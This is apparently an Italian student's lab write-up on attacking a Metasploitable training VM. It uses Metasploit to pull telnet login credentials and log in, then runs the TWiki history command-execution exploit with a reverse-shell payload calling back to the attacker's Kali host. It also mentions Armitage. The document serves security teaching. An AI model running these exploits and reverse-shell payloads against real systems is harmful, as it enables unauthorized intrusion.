


# Exploit Telnet

Obiettivo: Sfruttare il servizio Telnet per hackerare la macchina Metasploitable

## 1) Configurazione IP

Per iniziare ho settato gli indirizzi IP di **Kali** (192.168.1.25) e **Metasploitable** (192.168.1.40) come da traccia.



## 2) Modulo Telnet su Msfconsole

Una volta stabilita una connessione tra le due macchine ho avviato il tool **msfconsole** per ricercare il modulo per poter sfruttare gli exploit della **Metasploitable**, più precisamente ho ricercato i moduli inerenti al servizio **telnet**.

28	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
29	auxiliary/scanner/telnet/telnet_ruggedcom		normal	No	RuggedCom Telnet Password Generator
30	auxiliary/scanner/telnet/satel_cmd_exec	2017-04-07	normal	No	Satel Iberia SenNet Data Logger and Electricity Meters Command
Injection Vulnerability					
31	exploit/solaris/telnet/tytprompt	2002-01-18	excellent	No	Solaris in.telnetd TTYPROMPT Buffer Overflow
32	exploit/solaris/telnet/fuser	2007-02-12	excellent	No	Sun Solaris Telnet Remote Authentication Bypass Vulnerability
33	exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection	2015-12-20	excellent	No	TP-Link SC2020n Authenticated Telnet Injection
34	auxiliary/scanner/telnet/telnet_login		normal	No	Telnet Login Check Scanner
35	auxiliary/scanner/telnet/telnet_version		normal	No	Telnet Service Banner Detection
36	auxiliary/scanner/telnet/telnet_encrypt_overflow		normal	No	Telnet Service Encryption Key ID Overflow Detection
37	payload/cmd/unix/bind_buypassbox_telnetd		normal	No	Unix Command Shell, Bind TCP (via Buypassbox Telnetd)
38	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (Telnet)
39	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (Telnet)
40	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (Telnet)
41	exploit/linux/ssh/vyos_restricted_shell_privsc	2018-11-05	great	Yes	VyOS restricted-shell Escape and Privilege Escalation
42	post/windows/gather/credentials/mremote		normal	No	Windows Gather mRemote Saved Password Extraction

Con **search telnet** la ricerca ha portato a 42 risultati ma in questo caso a noi serve il modulo 36 (può variare perciò è meglio controllare il nome prima di tutto). Con il comando **open 36** ho caricato il modulo; in questo caso non sono necessari payload perciò una volta montato basta avviare il tutto con **run** o **exploit**.

Come possiamo notare dalla figura sotto una volta avviato (ed avuto successo) il tool ci mostra la schermata iniziale della **Metasploitable** con **username** e **password**.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 auxiliary(scanner/telnet/telnet_version) > show options  
Module options (auxiliary/scanner/telnet/telnet_version):  


| Name     | Current Setting | Required | Description                                             |
|----------|-----------------|----------|---------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                 |
| RHOSTS   | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/doc |
| RPORT    | 23              | yes      | The target port (TCP)                                   |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)     |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                            |
| USERNAME |                 | no       | The username to authenticate as                         |

  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/telnet/telnet_version) > run  
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
metasploitable login:  
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Come controprova ho avviato il servizio telnet collegandomi all'indirizzo IP della **Metasploitable** inserendo le credenziali lette ed entrando all'interno della macchina.

```
(kali@kali)-[~]  
$ telnet 192.168.1.40  
Trying 192.168.1.40 ...  
Connected to 192.168.1.40.  
Escape character is '^]'.  
  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Tue Jun 13 07:55:45 EDT 2023 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

### 3) Twiki

Dopo aver hackerato la **Metasploitable** con il servizio *telnet* ho provato ad hackerare la porta 80 che ospita un servizio **Apache** con all'interno una piattaforma **Twiki**.

Ho avviato **msfconsole** come per la precedente prova cercando il modulo inerente alla *twiki\_history*.

```
msf6 > search twiki

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/moinmoin_twiki_draw  2012-12-30      manual  Yes    MoinMoin TwikiDraw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins    2014-10-09      excellent Yes    Twiki Debugableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history         2005-09-14      excellent Yes    Twiki History TwikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext      2012-12-15      excellent Yes    Twiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search         2004-10-01      excellent Yes    Twiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

Name      Current Setting  Required  Description
-      -
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
URI        /twiki/bin       yes       Twiki bin directory path
VHOST      no               no        HTTP server virtual host
```

Il modulo che cerchiamo è il numero 2 ma serve anche caricare un payload che possiamo ricercare con il comando *show payloads*. La lista è molto lunga (69 risultati), ma a noi interessa il payload *cmd/unix/reverse* (numero 38 in questo caso) e montandolo con *set payload 38* bisogna soltanto configurare con *set RHOST* l'indirizzo IP del bersaglio.

```
msf6 exploit(unix/webapp/twiki_history) > set payload 38
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

Name      Current Setting  Required  Description
-      -
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
URI        /twiki/bin       yes       Twiki bin directory path
VHOST      no               no        HTTP server virtual host

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
-      -
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic


View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > run
```

Ho avviato il modulo e dopo aver ricevuto un messaggio positivo sono andato da browser sulla piattaforma **Twiki** per testare l'exploit. Ho usato il codice suggerito dalla slide di teoria per elencare gli *id utente* e *gruppo* attraverso la pagina degli **Utenti** di **Twiki**.


```
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > info

Name: Twiki History TwikiUsers rev Parameter Command Execution
Module: exploit/unix/webapp/twiki_history
Platform: Unix
Arch: cmd
```



Ho provato anche a cambiare il comando *id* con *uname* per visualizzare il sistema operativo.



#### 4) Armitage

La prima prova sul servizio *telnet* l'ho riprodotta anche attraverso il tool **Armitage**, ovvero una sorta di **GUI** di **msfconsole**. Andando sull'opzione *Hosts* dalla barra in alto del tool ho avviato una scansione totale sulla **Metasploitable**. Una volta completata la scansione dalla colonna di sinistra ho ricercato l'exploit riguardante telnet avviandolo con doppio click.

